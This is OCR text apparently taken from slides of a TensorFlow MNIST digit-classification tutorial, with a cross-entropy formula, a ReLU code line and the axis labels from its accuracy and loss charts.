
Success ?





Cross entropy: $-\sum Y_i' . log(Y_i)$





Demo



Accuracy
training accuracy
test accuracy
Cross entropy loss
training loss
test loss
Training digits
Weights
Biases
Test digits



Accuracy
training accuracy
test accuracy


Cross entropy loss
training loss
test loss


Training digits



Weights



Biases


Test digits

92%


Demo - slow start ?






RELU


RELU = Rectified Linear Unit








```
Y = tf.nn.relu(tf.matmul(X, W) + b)
```

RELU



Accuracy
1.0
0.8
0.6
0.4
0.2
0.0
0
50
100
150
200
250
300
training accuracy
test accuracy



Cross entropy loss
100
80
60
40
20
0
0
50
100
150
200
250
300
training loss
test loss


Demo - noisy accuracy curve ?





Demo



Accuracy
training accuracy
test accuracy
Cross entropy loss
training loss
test loss
Training digits
Weights
Biases
Test digits



Accuracy
1.00
0.98
0.96
0.94
0.92
0.90
0
2000
4000
6000
8000
10000
training accuracy
test accuracy


Cross entropy loss
20
15
10
5
0
2000
4000
6000
8000
10000
training loss
test loss



Training digits



Weights
0.8
0.6
0.4
0.2
0.0
−0.2
−0.4
−0.6
−0.8
0
2000
4000
6000
8000
10000


Biases
0.3
0.2
0.1
0.0
−0.1
0
2000
4000
6000
8000
10000


Test digits
100%
98%
96%
94%
92%
90%
98%

